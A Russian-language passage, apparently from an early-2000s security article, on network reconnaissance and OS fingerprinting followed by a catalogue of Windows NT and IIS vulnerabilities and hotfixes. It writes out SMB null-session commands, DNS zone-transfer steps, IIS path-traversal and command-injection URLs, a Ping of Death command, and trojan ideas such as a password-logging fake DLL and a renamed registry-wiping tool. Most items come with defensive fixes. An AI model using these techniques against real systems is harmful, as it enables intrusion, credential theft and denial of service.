5 tty 5 dinnre Async interface 00:07:01 ROTARY
6 tty 6 UPAP_4 Async interface 00:01:00 ROTARY
7 tty 7 murguverciAsync interface 00:01:34 ROTARY
9 tty 9 shinov99 Async interface 00:00:30 ROTARY
10 tty 10 novose19 Async interface 00:00:00 ROTARY
12 tty 12 test_k Async interface 00:00:02 ROTARY
instead int 8
13 tty 13 Async interface 00:00:02 TO MOTOROLA 6520
instead int 11
* 18 vty 0 idle 00:00:00 *.*.*.*
Connection to host lost.
```

На обычных системах типа UN*X эта служба ждет ввода идентификатора пользователя и, в случае его существования, выдает о нем подробную информацию. Пример:

```
>telnet *.*.*.1 79
root
Login: root Name: Petr D. Belkin
Directory: /root Shell: /bin/bash
Last login Sat Nov 25 22:42 2000 (SAMT) on tty1
New mail received Sun Jun 10 16:20 2001 (SAMST)
Unread since Wed Feb 7 12:28 2001 (SAMT)
No Plan.
Connection to host lost
```

Как видно из рассмотренного примера, представляется информация о реальных имени, фамилии, дате последнего подключения, дате последнего чтения почты и так далее. Кроме того, различные реализации поддерживают разные типы wildcard-ов. Т.е. иногда возможно получить информацию на пользователя, не зная точно его идентификатора, и/или получить список пользователей системы.

HTTP

Стандартный порт — 80.

Данный сервис обеспечивает функционирование World-Wide Web, отвечая за пересылку документов по запросу. Около двух третей всех Веб-серверов сегодня функционируют на программном обеспечении от Apache (причем Unix-версия распространена значительно сильнее).

Практически все остальные Веб-серверы работают на IIS 4 или IIS 5 (под WinNT и Win2K). Протокол HTTP версии 1.1, описанный в RFC 2068, предусматривает метод OPTIONS, по которому Веб-сервер возвращает развернутую информацию о себе. Например:

```
OPTIONS * HTTP\1.1
HTTP/1.1 200 OK
Date Wed 20 Jun 2001 17:41:42 GMT
Server: Apache/1.3.19 (Unix) PHP/4.0.5 mod_jk
rus/PL30.4
Content-Length: 0
Allow: GET, HEAD, OPTIONS, TRACE
Conection: close
```

Используя знания о стандартных конфигурациях различных Веб-серверов под различные платформы, исследователь может попытаться использовать стандартные Веб-скрипты для получения дополнительной информации.

SMB (NetBIOS)

Само по себе наличие данного сервиса говорит о многом, так как в подавляющем большинстве случаев оно свидетельствует о том, что операционная система принадлежит семейству Windows (исключение составляют Unix-системы с установленным сервисом SAMBA). Используя уязвимость настроек по умолчанию, исследователь удаленной системы может получить список разделяемых ресурсов, а в случае WinNT/2K и список пользователей с подробной информацией о каждом и, зачастую, удаленный доступ к реестру. В описание пользователя в том числе входят его login name, полное имя, принадлежность к группам, дата последней смены пароля. Так же может быть получена другая информация, касающаяся настроек домена. Сегодня существует уже много утилит, позволяющих получить такую информацию. Наиболее древняя из них — ntis by David Litchfield нашла свое развитие в программе cis, а самой, на мой взгляд, популярной на сегодняшний день является система winfingerprint (http://www.technotronic.com/winfingerprint/).

Рассмотрим, однако, что можно сделать, обходясь лишь стандартным инструментарием WinNT/2K.

```
E:\>net time \\*.*.*.197
```

```
System error 5 has occurred.
Access is denied.
E:\>net use \\*.*.*.197\IPC$ «» /U:»»
The command completed successfully.
E:\>net time \\*.*.*.197
Current time at \\*.*.*.197 is 6/21/2001 7:00 PM
The command completed successfully.
E:\>at \\*.*.*.197
Access is denied.
E:\>net view \\*.*.*.197
Shared resources at \\*.*.*.197
Share name Type Used as Comment

Drive C Disk Windows
Drive D Disk FreeBSD
Drive E Disk i2000
The command completed successfully.
E:\>net use \\*.*.*.197\IPC$ /del
\\*.*.*.197\IPC$ was deleted successfully.
```

Аналогичные операции можно осуществить и из системы Unix, используя утилиту smbclient. Кроме того, утилита nbtstat (или nmblookup под Unix) позволяет получить список зарегистрированных на машине NetBIOS имен (с типами). Среди них содержатся: имя домена, имя машины в домене, имя текущего активного пользователя. Более того, анализ этих имен позволяет определить роль машины в домене (PDC, BDC, Master Browser). Ниже приведена небольшая выдержка из таблицы типов NetBIOS имен.

```
0x00 base computernames and workgroups, also in «*»
queries
0x01 master browser, in magic___MSBROWSE___cookie
0x03 messaging/alerter service; name of logged-in user
0x20 resource-sharing «server service» name
0x1B domain master-browser name
0x1C domain controller name
```

0x1E domain/workgroup master browser election announcement [?]

Другой техникой является исследование особенностей сетевого интерфейса. Начнем с того, что, если мы используем стеле техники сканирования портов, у нас обычно нет никакой возможности «коллекционировать баннеры». Тем не менее уже список открытых портов может сказать довольно многое.

Рассмотрим типичные паттерны: открытые порты 23, 79, возможно 80, при остальных закрытых, достаточно точно характеризуют машину как роутер. Открытый порт 111 дает практически стопроцентную гарантию, что исследуемая система является UNIX-ом.

Также это весьма вероятно в случае наличия открытых портов в промежутке 150-520 набор портов 21, 25, 110, и, может быть, 23, 80 — это типичный Linux или BSD (хотя, конечно, и не только он). Открытый порт Postgree-ca (5432) позволяет предположить UNIX подобную операционную систему. Тогда как в случае MS SQL (1433) — однозначно Windows (причем NT/2K). Наличие открытого порта 139 предполагает альтернативу: либо это UNIX с установленной SAMBA, тогда его обычно можно определить по открытому порту SWAT (используемому для удаленной настройки SAMBA), либо это Windows. В этом случае, если больше открытых портов нет — то это, скорее всего, W9x. Если же есть открытые порты из 21,25,110 — то это, видимо, NT/2K.

Более точное определение операционной системы можно провести с использованием параметров TCP/IP пакетов. Самой лучшей на сегодняшний день утилитой подобного плана является nmap by Feodor (www.insecure.org). Там же можно подробнее почитать об используемых алгоритмах. Мы же остановимся на параметре TTL, поскольку он доступен без дополнительных инструментов (через утилиту ping). TTL (TimeToLive) — это время жизни пакета.

При отправке оно устанавливается в некоторое стандартное значение (разное для различных операционных систем), а затем, при прохождении каждого промежуточного пункта уменьшается на 1. Если оно достигает нуля, пакет отбрасывается, как слишком старый. Пакеты, дошедшие до нас, содержат TTL, равный начальному минус расстояние до исследоваемого хоста в hop-ах (промежуточных хостах). При необходимости это расстояние можно узнать, используя стандартную утилиту traceroute (tracert под Windows). Однако оно обычно не превышает 10—20 hop-ов, что позволяет однозначно распознать

исходное значение. Если исходный TTL=128, то это, скорее всего, Windows. Если TTL-256, то это или UN*X, или WinNT. Если 64 или 32, то это или какой-нибудь роутер, бридж, хаб, или редкий UN*X.

Полученная информация, вкупе с информацией об открытых портах, дает представление об используемой операционной системе.

TCP-timestamping

Используя опцию TCP протокола tcp-timestamping и знание операционной системы, часто можно определить uptime системы (время последнего включения). При использовании этой опции мы принуждаем систему оставить свой временной штамп. Штамп, по спецификации, должен со временем увеличиваться, однако не оговаривается, как именно.

Практически во всех системах (кроме Windows) отсчет штампа начинается с нуля в момент загрузки операционной системы. Но скорость наращивания зависит от платформы (от 1 в сек. до 1000 в сек.). Для решения этой проблемы мы можем воспользоваться знанием об используемой операционной системе или сделать несколько проб через, скажем, 1 секунду и на основе полученной информации вычислить скорость приращения.

ICMP Time/Mask

Internet Control Message Protocol описывает ряд контрольных сообщений и способы реагирования на них, оставляя, однако, некоторую свободу в реализации ICMP на различных ОС. В числе прочих существуют сообщения ICMP Time Request (хост может ответить на него сообщением своего локального времени) и ICMP Mask Request (по спецификации ответить на него может только маршрутизатор).

Рассмотрим следующую таблицу:

ОС	Отвечает на ICMP Time	Отвечает на ICMP Mask
Windows	нет	да
FreeBSD	да	нет
Linux 1.x	да	да
Linux 2.x	да	нет
SunOS	да	да
Solaris	да	да
HPUX	да	да
IRIX	да	?

Используя эту информацию вкупе с некоторыми другими методами, можно попытаться определить ОС удаленной машины.

DNS

Стандартный порт — UDP 53. Изначально служба использовалась для установления соответствия меджу сетевым именем и ip-адресом хоста.

Часто таблицы соответствий содержат также дополнительную информацию о хосте. В состав операционных систем UN*X, WinNT, Win2K входит стандартная утилита nslookup, являющаяся клиентом этой службы.

Подсоединившись к удаленному ns-серверу, мы можем затребовать у него информацию по хосту, принадлежащему его зоне:

```
E:\FP-art>nslookup
Default Server:  *.ru
Address:  *.*.*.226
> www.iso.ru
Server:  *.ru
Address:  *.*.*.226
Name:    www.iso.ru
Address:  195.146.82.43
> set querytype=ALL
> www.iso.ru
Server:  *.ru
Address:  *.*.*.226
Non-authoritative  answer:
www.iso.ru internet address = 195.146.82.43
iso.ru  nameserver  =  exchange.iso.ru
iso.ru nameserver = home.relline.ru
iso.ru nameserver = ns.relline.ru
exchange.iso.ru internet address = 195.146.66.195
home.relline.ru internet address = 195.146.64.42
ns.relline.ru internet address = 195.146.81.130
```

Более того, если ns-сервер настроен не совсем корректно (а на сегодняшний день около 50% серверов, как ни странно, являются именно таковыми, таковы уж реалии), мы можем затребовать у него полный список всех хостов зоны вместе со всей связанной с ними информацией.

```
> server ns.relline.ru
Default Server: ns.relline.ru
Address: 195.146.81.130
> ls -d iso.ru
[ns.relline.ru]
iso.ru. SOA exchange.iso.ru admins.iso.ru. (1999121558
28800 7200 604800 86400)
iso.ru. NS exchange.iso.ru
iso.ru. NS home.relline.ru
iso.ru. NS ns.relline.ru
iso.ru. MX 40 relay1.macomnet.ru
iso.ru. MX 50 relay2.macomnet.ru
iso.ru. MX 10 exchange.iso.ru
demoserver A 195.146.66.200
admin A 195.146.66.198
www A 195.146.82.43
exchange A 195.146.66.195
ebs A 195.146.66.197
iso.ru. SOA exchange.iso.ru admins.iso.ru. (1999121558
28800 7200 604800 86400)
```

Если это удалось, то, во-первых, мы получили список хостов сети, во-вторых, на основе MX-записей (почтовых) мы можем определить основной и вторичный почтовые сервера и маршруты хождения почты (частично).

Получив некоторым образом список хостов сети, мы хотели бы вычислить ее физическую топологию. Это не всегда возможно, однако есть несколько довольно широко используемых тактик.

Traceroute

Утилита (ее версия под Win называется tracert) предназначена для определения маршрута пакета, посланного к заданному хосту. Ее работа основывается все на том же параметре TTL. В начале TTL выставляется в 1. Тогда первый же маршрутизатор, получивший его, обязан по спецификации его уничтожить. При этом он обычно (однако это не является требованием спецификации) посылает обратно уведомление — «у меня умер пакет, идущий от А к Б». Так мы получаем первый пункт маршрута. Затем устанавливаем TTL в 2. И так далее. Если мы теперь построим маршруты к каждому известному нам хосту подсети, а затем объединим их в граф (обычно, дерево), то мы будем иметь некоторое представление о топологии подсети. Если к тому же подсеть имеет несколько шлюзов со внешней сетью, то построение такого же дерева из другой начальной точки (точнее такой, чтобы вход в подсеть происходил через другой шлюз) может дать нам дополнительную информацию о ее топологии. Помощь в такого рода исследованиях может оказать служба (http://www.tracert.com/cgi-bin/trace.pl).

Louse route

Эта опция IP-протокола позволяет при отсылке пакета указать основные вехи его маршрута, никак не оговаривая то, как он будет передаваться между ними.

В сочетании с опцией Timestamping она дает возможность запустить пакет в исследуемую подсеть, заставить его там «поболтаться», а затем вернуться, собирая по пути информацию о всех пройденных пунктах маршрута. (Все это, конечно, может быть блокировано корректно настроенным firewall-ом.)

На основе нескольких таких «трасс» возможно опять-таки построить некоторый граф подсети, не говоря уже об обнаружении новых, ранее не замеченных хостов.

SNMP

Simple Network Managment Protocol был разработан для предоставления возможности удаленного управления сетевыми устройствами, в том числе маршрутизаторами. SNMP-агенты (то есть серверные приложения) входят сегодня в состав многих маршрутизаторов, свитчей и тому подобных устройств, кроме того, в ОС WinNT и Win2K имеется встроеный SNMP-Agent, реализованный в виде сервиса (по умолчанию он выключен).

Вторая версия данного протокола предусматривает достаточно надежную аутентификацию, однако она пока почти нигде не используется. В первой же версии происходит только проверка так называемой community-string (посылаемой в plain-text виде по UDP). Стандартными значениями community-string являются «public» и «private», и они, в большинстве случаев, не меняются администраторами. Наиболее простым клиентом в SNMP службе является пакет утилит snmputils под Unix, в состав которого входит snmpwalk, позволяющий получить большое количество интересной информации.

Так, в случае WinNT/Win2K мы можем получить список запущенных процессов (с приоритетами и информацией о занимаемой памяти и процессорном времени), список установленного софта с указанием версий (тот, что появляется в меню Start->Control Panel->Add/Remove Programs), список установленного оборудования и всю текущую информацию о маршрутизации.

Более того, есть возможность таким образом изменить настройки маршрутизации, чтобы пустить весь траффик по маршруту, где исследователь сможет подвергнуть его анализу.

Passive fingerprinting

Итак, идея passive fingerprinting-а заключается в анализе информации, доступной без непосредственного воздействия на исследуемую систему. Существующие на сегодняшний день методы можно разделить на анализ сетевого трафика и анализ информации уровня приложений.

Метод анализа проходящих пакетов

В сигнатуру пакета, на основе которой предполагается производить определение ОС, входят следующие поля:

TTL — здесь ситуация совпадает с описанной несколько выше (в разделе об анализе TTL с помощью утилиты ping);

Window Size — размер TCP-окна — это количество пакетов, которое может послать отправитель без прихода подтверждения от получателя. Оно может меняться в зависимости от качества связи. Различные ОС используют различные начальные значения этого параметра и различные алгоритмы его модификации. Так, например, Linux, Solaris, FreeBSD поддерживают более или менее постоянное значение, а Cisco и Windows непрерывно его модифицируют;

DF — этот флаг TCP-пакета используется для запрета его фраг-

ментации. Практически все ОС устанавливают его, однако некоторые (такие, как OpenBSD или SCO-Unix) не делают этого;

TOS — это поле определяет желаемые характеристики соединения (скорость, качество, дешевизну) и его анализ также может помочь в определении ОС. ID — первоначальное (при установке соединения) значение этого поля также различно для разных операционных систем.

При применении данного метода следует использовать статистический подход — накапливать информацию, относящуюся к одному соединению, а затем определять по заранее составленным таблицам наиболее вероятную ОС.

Анализ проходящего трафика на менее глубоком уровне также может дать некоторую информацию, например, какими сервисами каких удаленных систем пользуется система, относительно которой производится сбор информации. Удобным в установке и настройке сниффером (инструментом для анализа проходящих пакетов) является snort (www.snort.org).

Application level passive fingerprinting

Другим подходом к пассивному анализу удаленной системы является анализ информации уровня приложений. Он может осуществляться как на основе анализа проходящего траффика (как в предыдущем методе), так и на основе анализа информации, получаемой серверными приложениями исследующей системы от различных удаленных клиентов. Примером последнего метода могут послужить decoy server'ы — способ определения атак на систему путем подмены обычных серверных приложений (таких, как ftp, http, smtp, pop3 сервера) на приложения, выполняющие их функции и попутно регистрирующие нетипичную деятельность клиента.

Рассмотрим, какую информацию об удаленной системе можно получить, анализируя взаимодействие ее клиентского программного обеспечения с серверным.

Ping-payload

Принцип работы утилиты ping основан на посылке ICMP-пакета ICMP-Echo, содержащего произвольные данные, на который хост-адресат отвечает пакетом ICMP-Echo-Reply, содержащим те же самые данные. Время между отправкой ping-пакета и получением ответа на него и является временем отклика удаленной системы. С точки зрения

пассивного анализа, интерес представляет способ генерации данных, заполняющих пакет. Различные операционные системы используют различное наполнение. Так, в случае Win2K, содержимое пакета будут составлять строчные символы латинского алфавита («abcde...xyz-abcd...»), а в случае RedHat 6.1 в содержимом будут и цифры, и специальные символы. Эти отличия позволяют попытаться распознать операционную систему ping-ующего хоста.

HTTP

Данный протокол позволяет серверу получить некоторую информацию о клиентской машине, основываясь, главным образом, на составе и порядке header-ов в запросе (несущих вспомогательную информацию).

Так, например, заголовок User-Agent: содержит информацию об используемом браузере, а зачастую, и о клиентской операционной системе.

Более подробную информацию о клиенте (которым, собственно, является браузер) сервер может получить, отослав клиенту html-документ, содержащий специальный javascript-код, определяющий необходимые серверу параметры и возвращающий их серверу, используя, например, механизм CGI. На этом основывается работа многочисленных баннерных сетей и счетчиков. Хорошим примером подобного javascript-кода может служить счетчик spylog'a. Однако подобная техника не может считаться полностью пассивной, так как может быть опознана на клиентской стороне.

FTP

Несмотря на кажущуюся простоту, и этот протокол позволяет серверу достаточно точно определить клиентское программное обеспечение. При успешном соединении клиент в начале ftp-сессии подает некоторые из следующих команд: AUTH, USER, PASS, PWD, PORT, SYST, EPSV, PASV, LIST, CWD. То, какие именно команды и в каком порядке он подает, позволяет уверено различать многих клиентов:

линукс-клиент (AUTH, USER, PASS, SYST, PORT)

стандартный Windows-клиент (USER, PASS, PORT)

клиент, встроенный в Far (USER, PASS, PWD)

FreeBSD-клиент (USER, PASS, SYST, EPSV)

MSIE (USER anonymous, PASS IEUser@, TYPE I, PASV, CWD)

GoIZilla (USER anonymous, PASS gozilla@anon.com, PASV, LIST)

ReGet (USER anonymous, PASS User@x-x-x-xxx.ReGet.Com, SYST).

Telnet

Протокол telnet предписывает обмен определенными параметрами между серверной и клиентской сторонами при установке соединения. Различные реализации имеют различные наборы параметров и их порядок в наборах, что позволяет определить клиентское программное обеспечение.

SMTP/POP3/NNTP

Служебные заголовки сообщений электронной почты дают обильную информацию об источнике и процессе пересылки письма. Анализируя их, исследователь может получить список хостов внутри сети исследуемой системы, участвующих в процессе пересылки почты, и сделать некоторые предположения относительно правил маршрутизации почты в исследуемой подсети. В заголовках всегда фигурирует ip или hostname источника письма. Рассмотрение таких полей, как Message-ID, X-Mailer, User-Agent, дает возможность определить клиентское программное обеспечение, использованное при написании и отсылке письма (вплоть до номера версии) и, часто, операционную систему клиента. Например:

```
Message-ID: (это Linux, Pine v4.10)
X-Mailer: QUALCOMM Windows Eudora Version 4.3.2
X-Mailer: Microsoft Outlook Express 5.00.3018.1300
```

Аналогичную информацию можно получить, анализируя заголовки новостных сообщений (NNTP). Здесь наиболее выразительными являются User-Agent, X-Http-User-Agent, X-Mailer, Message-ID, X-Newsreader, X-Operating-System.

Кому же и зачем нужны подобные алгоритмы? Сегодня спектр их применения весьма широк: HoneyPot и IDS системы оборудуются софтом, работа которого основана на FP-алгоритмах, производящим отслеживание и идентификацию злоумышленников.

Используя специальное программное обеспечение, администра-

торы сетей могут быстро обнаруживать аномальные явления (такие, например, как появление Linux-машины в сети Windows-машин).

Опытные злоумышленники могут, используя подобные методы, определить версии ОС и ПО удаленной машины с тем, чтобы затем, найдя наиболее уязвимое место, произвести целенаправленную атаку.

Script-kiddies, наоборот, ищут системы, уязвимые для имеющихся у них инструментов. В любом случае знание и понимание подобных механизмов может пригодиться читателю как при повседневной деятельности в сети, так и в чрезвычайных ситуациях.

Троянская конница

Дистрибутивы NTWS4.0 и NTS4.0 включают утилиту rollback.exe, предназначенную для настройки пользователями предустановленной системы. Ее запуск приводит к очистке реестра (без предупреждения) и возврату к концу Character Based Setup (часть установки до появления GUI). Запуск ее из-под рабочей системы приводит к тем же невеселым последствиям (потеря аккаунтов, настроек протоколов, пользовательских настроек и т. п.). Найти ее можно на CD-ROM с NT в каталоге:

```
Support\Deptools\<system>\
```

Подробности:

```
http://support.microsoft.com/support/kb/articles/Q149
/2/83.asp
```

Каталоги `%systemroot%` и `%systemroot%\system32` имеют по умолчанию право доступа Change для Everyone. Это может привести к самым разнообразным последствиям типа замещения части системных dll «троянскими» и т. п. При этом они могут быть вызваны из самых разных программ — в том числе из программ, работающих с системными правами доступа.

Для защиты достаточно грамотно установить права доступа. Кстати, программа DumpAcl позволяет вывести права доступа для различных объектов — файлов, реестра, принтеров и т.п. в общий список, удобный для просмотра.

В реестре есть ключ

```
<HKLM\SYSTEM\CurrentControlSet\Control\Lsa>
```

со значением

```
<Notification Packages: REG_MULTI_SZ: FPNWCLNT>
```

Эта DLL существует в сетях, связанных с Netware.

Поддельная FPNWCLNT.DLL в каталоге %systemroot%\system32 вполне может проследить все пароли. После копирования и перезагрузки все изменения паролей и создание новых пользователей будут отслеживаться этой dll и записываться (открытым текстом) в файл c:\temp\pdwchange.out.

Для защиты достаточно удалить этот ключ и защитить эту часть реестра от записи. Исполняемые файлы могут быть переименованы в файлы с любым расширением (или без расширения), но они все равно запустятся из командной строки (например, переименуйте notepad.exe в notepad.doc и запустите «start notepad.doc»).

Ну и что, спросите вы?

Тогда попробуйте представить процесс прочтения файла rollback.exe, переименованного в readme.doc. Очень эффективно.

Большая часть реестра доступна для записи группе Everyone. Это же относится и к удаленному доступу к реестру. Может оказаться опасным, особенно в сочетании с автоматическим импортом reg-файлов. В реестре NT4.0 появился ключ <HKLM\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg>, при наличии которого доступ к реестру открыт только администраторам.

В NT Server этот ключ существует по умолчанию, в NTWS может быть добавлен.

Подробности:

```
http://support.microsoft.com/support/kb/articles/Q155
/3/63.asp
```

Проблемы приложений

В FrontPage 1.1 пользователь IUSR_* имеет право доступа Full Control к каталогу _vti_bin и Shtml.exe.

Если взломщик узнал пароль

IUSR_<hostname> (обычно достаточно простой), то он может получить доступ к каталогу с исполняемыми файлами. В FrontPage'97 это упущение исправлено.

Подробности:

```
http://support.microsoft.com/support/kb/arti-
cles/Q162/1/44.asp
```

При запуске администратором в Windows NT 3.51 File Manager из панели MS Office 7.0 он получает доступ к каталогу, на который у него нет прав доступа. Это связано с тем, что File Manager наследует права 'backup and restore permissions' от панели Office, которые используются Офисом для записи пользовательских настроек в реестр.

Ошибка исправлена, начиная с Office7.0a.

Подробности:

```
http://support.microsoft.com/support/kb/articles/Q146
/6/04.asp
```

Служба FTP позволяет устанавливать пассивные соединения на основе адреса порта, указанного клиентом. Это может быть использовано взломщиком для выдачи опасных команд службе FTP.

Реестр содержит ключ

```
<HKLM\System\CurrentControlSet\Services\MSFTPSVC\Para
meters>
```

со значением <EnablePortAttack: REG_DWORD: >

Убедитесь, что значение установлено в '0', а не '1'.

Подробности:

```
http://support.microsoft.com/support/kb/articles/Q147
/6/21.asp
```

Несанкционированный доступ

Драйвер ntfsdos.exe позволяет читать раздел с NTFS из DOS,Windows,Windows'95. Права доступа при этом игнорируются.

Авторами был обещан вариант драйвера с возможностью записи.

Аналогичный драйвер (read only) существует для Linux:

http://www.informatik.hu-berlin.de/~loewis/ntfs/

Один из популярных методов проникновения в систему — подбор пароля.

Для борьбы с этим обычно устанавливают блокировку учетной записи пользователя после определенного числа неудачных попыток входа.

Приятным исключением является учетная запись администратора. И если он имеет право доступа на вход через сеть, это открывает лазейку для спокойного угадывания пароля.

Для защиты рекомендуется переименовать пользователя Administrator, установить блокировку учетных записей, запретить администратору вход в систему через сеть, запретить передачу SMB пакетов через TCP/IP (порты 137,138,139), установить протоколирование неудачных входов.

Подробности:

http://somarsoft.com/ntcrack.htm

Еще один способ — перехват проходящей по сети информации.

Подробности:

IP-Watcherhttp://www.engarde.com/software/ipwatcher/watcher.html

MS SMS Netmonhttp://www.microsoft.com/smsmgmt/

Проблемы IIS

Пользователь Anonymous может получить в IIS права пользователей домена при установке IIS на контроллер домена (PDC).

Подробности:

http://www.microsoft.com/kb/articles/q147/6/91.htm.

Internet Information Server 1.0 (IIS) допускает использование batch-файлов в качестве CGI-приложений. Это весьма опасно, по-

скольку batch-файлы выполняются в контексте командного процессора (cmd.exe).

Подробности:

```
http://www.microsoft.com/kb/articles/q155/0/56.htm
http://www.microsoft.com/kb/articles/Q148/1/88.htm
http://www.omna.com/iis-bug.htm
```

В IIS 1.0 адрес типа 'http://www.domain.com/..\..» позволяет просматривать и скачивать файлы вне корневого каталога web-сервера.

Адрес 'http://www.domain.com/scripts..\..\scriptname» позволяет выполнить указанный скрипт.

По умолчанию пользователь Guest или IUSR_WWW имеет права на чтение всех файлов во всех каталогах. Так что эти файлы могут быть просмотрены, скачаны и запущены.

Адрес

```
«http://www.domain.com/scripts/exploit.bat>PATH\tar-
get.bat»
```

создаст файл 'target.bat'. Если файл существует, он будет обрезан.

К тем же последствиям приведет адрес

```
«http://www.domain.com/scripts/script_name%0A%0D>PATH
\target.bat».
```

Подробности:

```
http://www.omna.com/iis-bug.htm
```

Если соединиться через telnet с портом 80, команда «GET ../..» <cr> приведет к краху IIS и сообщению:

```
«The application, exe\inetinfo.dbg, generated an
application error
The error occurred on date@ time
The exception generated was c0000005 at address
5398.4655
```

```
(TCP_AUTHENT::TCP_AUTHENT»
```

Атаки типа Denial of Service

Ping of Death

Фрагментированный ICMP-пакет большого размера может привести к зависанию системы. Так, команда

```
PING -l 65527 -s 1 hostname на NT 3.51
```

приведет к «синему экрану» с сообщением:

```
STOP: 0X0000001E
KMODE_EXCEPTION_NOT_HANDLED -- TCPIP.SYS
```

ИЛИ

```
STOP: 0x0000000A
IRQL_NOT_LESS_OR_EQUAL -- TCPIP.SYS
```

Подробности:

```
http://www.microsoft.com/kb/articles/q132/4/70.htm
```

Исправление: 3-й Service Pack с последующей установкой ICMP-fix.

SYN-атака

Послав большое количество запросов на TCP-соединение (SYN) с недоступным обратным адресом, получим следующий результат.

При получении запроса система выделяет ресурсы для нового соединения, после чего пытается ответить на запрос (послать «SYN-ACK») по недоступному адресу. По умолчанию NT версий 3.5-4.0 будет пытаться повторить подтверждение 5 раз — через 3, 6, 12, 24 и 48 секунд. После этого еще 96 секунд система может ожидать ответ и только после этого освободит ресурсы, выделенные для будущего соединения. Общее время занятости ресурсов — 189 секунд.

Подробности:

```
http://www.microsoft.com/kb/articles/q142/6/41.htm
```

Исправление: 3-й Service Pack

WinNuke

Посылка данных в 139-й порт приводит к перезагрузке NT 4.0, либо выводу «синего экрана смерти» с установленным 2-м Service Pack'oM.

Исправление: 3-й Service Pack с последующей установкой OOB fix. Это исправление включено также в ICMP-fix.

Аналогичная посылка данных в 135 и некоторые другие порты приводит к значительной загрузке процессора RPCSS.EXE. На NTWS это приводит к существенному замедлению работы, NTS практически замораживается.

Многие проблемы безопасности NT4.0 были устранены в 3-м Service Pack'e. Список исправлений весьма внушителен. В первую очередь, это атаки типа Denial of Service — WinNuke, ошибка со 135-м портом, перехват сообщений SMB («man-in-the-middle attack») и т. д.

Настоятельно рекомендуется установить SP3, если вас волнует вопрос безопасности вашей системы. С момента выхода SP3 вышло еще несколько обновлений (hot-fixes), доступных на ftp:

```
//ftp.microsoft.com/bussys/winnt/winnt-
public/fixes/usa/nt40/hotfixes-postSP3.
```

asp-fix

Устранение проблем производительности с Active Server Pages 1.0b, установленных на IIS3.0 dblclick-fix.

Некоторые программы (например, Visio Professional 4.x) после установки SP3 стали реагировать на двойной щелчок мыши, как на одинарный. Включенный в состав getadmin-fix, dns-fix устраняет некоторые проблемы, связанные с сервером DNS getadmin-fix; решает проблему, связанную с программой getadmin.exe, которая позволяла пользователям (кроме Guest) добавить себя в группу Administrators локальной машины.

Также включает dblclick-fix и Java-fix.

icmp-fix

Решение проблем с зависанием системы при получении фрагментированного ICMP-пакета большого размера. Включает также oob-fix.

iis-fix

Остановка IIS 2.0 и3.О при получении большего CGI-запроса (от 4 до 8k).

Java-fix

Зависание IE3.02 при открытии страниц с Java после установки SP3. Включен в состав getadmin-fix.

lm-fix

Позволяет отключить аутентификацию Lan Manager (LM).

Добавляет в реестр новый параметр к следующему ключу:

```
HKLM\System\CurrentControlSet\control\LSA
```

Value: `LMCompatibilityLevel`

Value Type: `REG_DWORD` - Number

Возможные значения: 0,1,2, по умолчанию — 0.

0 — Использовать аутентификацию LM и Windows NT authentication (default).

1 — Использовать аутентификацию Windows NT, иLM — только по запросу сервера.

2 — Никогда не использовать аутентификацию LM.

В последнем случае невозможно соединение с Windows'95, и Windows for Workgroups lsa-fixустраняет ошибку доступа в Lsass.exe, возникающую при передаче неправильного размера буфера удаленным клиентом при соединении с LSA (Local Security Authority) через именованный канал (named pipe). Включен в lsa2-fix ndis-fix.Устраняет ошибку, вызывающую утечку памяти и «синий экран» с сообщением о неверной команде в ndis.sys при использовании промежуточных драйверов NDIS.

oob-fix

Посылка «Out of Band» - данных в 139-й порт приводила к зависанию или перезагрузке системы (Атака WinNuke).

Первоначальный вариант исправления, включенный в SP3, не решил все проблемы. Включен в состав icmp-fix.

scsi-fix

Устранение ошибок при работе с системами защиты от сбоев (Fault Tolerant Systems) simptcp-fix.

Атака Denial of Service, состоящая в посылке большого количества UDP-дейтаграмм с ложного адреса на 19-й порт, при установленных Simple TCP/IP services, приводила к повышенному UDP-

траффику.

winsupd-fix

Исправление ошибки в WINS, приводящей к его завершению при получении неверных пакетов UDP zip-fix.

Устранение проблем с ATAPI-версией Iomega ZIP.

За время, прошедшее с момента написания этой статьи, было выпущено еще несколько hot-fixes:

2gcrash

Устраняет некоторые проблемы на машинах с RAM более чем 1.7 Gb. Подробности нас как-то не заинтересовали.

ide-fix

Устраняет проблемы с новыми IDE/ATAPI винчестерами на компьютерах с возможностью автоматического выключения (shut down and power down feature).

iis4-fix

Исправляет ошибку в Afd.sys.

joystick-fix

Устраняет проблему калибровки ножных педалей, подключенных к game-порту. Полезная штука. В отличие от большинства фиксов, версия для Alpha почему-то отсутствует land-fix. Ответ на «Land Attack». Включает icmp-fix и oob-fix.

pent-fix

Исправление ошибки f00f в Pentium roll-up.

Исправление ошибок в MS Transaction Server 2.0 и MS Cluster Server 1.0.

SAG-fix

Исправление ошибок конвертации EBCDIC->ANSI при работе с IBM-системами.

wan-fix

Устранение возможного «синего экрана» при копировании файлов через RAS по SLIP teardrop2-fix.

Исправление зависания при атаке «teardrop».

Включает ICMP-fix, OOB-fix, и Land-fix tapi21-fix.

Исправление ошибок TAPI 2.1.

pcm-fix

Исправление ошибки в драйвере PC-карт при работе с Xircom CBE-10/100BTX.

srv-fix

Очередная атака типа «Denial of Service». Зависание/перезагрузка при получении SMB-запроса, размер которого не соответствует указанному в заголовке.

pptp-fix

Исправление ошибок в работе сервера Point-to-Point Tunneling Protocol (STOP при получении неверного управляющего пакета PPTP). Включен в pptp2-fix.

y2k-fix

Устранение ряда ошибок, связанных с проблемой 2000 года (нераспознавание 2000 года как високосного, проблемы с офисными приложениями, Find File, пропуск дня при изменении даты).

euro-fix

Содержит дополнения, связанные с введением новой европейской валюты.

atapi-fix

Исправление некорректной работы с IBM-овскими дисками.

DTTA-351010 - из 10.1Gb видны только 7.5.

netbt-fix

Устранение задержки (до 90 секунд) при обращении к удаленному серверу при использовании файла LMHOSTS.

prnt-fix

Устранение некоторых ошибок при работе с принтерами (неверный сброс, проблемы со старыми принтерами и т. п.).

lsa2-fix

Вышел на замену lsa-fix, но был отозван из-за обнаруженных проблем.

sfm-fix

Исправление десятка проблем, связанных с Services for Macintosh (SFM) — от неверной модификации времени создания файла до «синего экрана».

pptp2-fix

Обновление реализации Point to Point Tunneling Protocol (PPTP) — улучшена производительность, повышена надежность.

rras20-fix

Обновление Routing and Remote Access Service (в девичестве Steelhead). Требует установки pptp2-fix. Добавлены новые Demand dial фильтры, возможность фильтрации фрагментированных IP-пакетов и т.д.

ssl-fix

